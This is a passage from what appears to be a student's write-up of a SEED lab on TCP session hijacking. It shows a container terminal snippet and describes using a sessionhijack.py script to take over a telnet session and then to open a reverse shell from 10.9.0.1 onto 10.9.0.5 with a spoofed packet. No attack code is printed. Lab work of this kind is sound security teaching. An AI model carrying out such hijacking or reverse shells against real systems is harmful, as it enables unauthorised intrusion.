
```
[03/30/23]seed@VM:~$ docksh 7ba
root@7ba35f1767e3:/# echo "my super secret password: dog123" > /home/seed/secret
root@7ba35f1767e3:/#
```


Cool, I put in all the information for sessionhijack.py but I wasn't fast enough so I have to redo it. I was fast enough to get the right seq number and ack number in sessionhijack.py and able to successfully perform the attack. Task completed.



Task 4

I closed the terminal window where I used docker to go into the container 10.9.0.6 and then telnetted into 10.9.0.5. In sessionhijack.py I edited it so we can create a reverse shell.





As you can see above, I was able to get a reverse shell from the attacker machine, 10.9.0.1, and get a shell into 10.9.0.5 using a spoofed packet.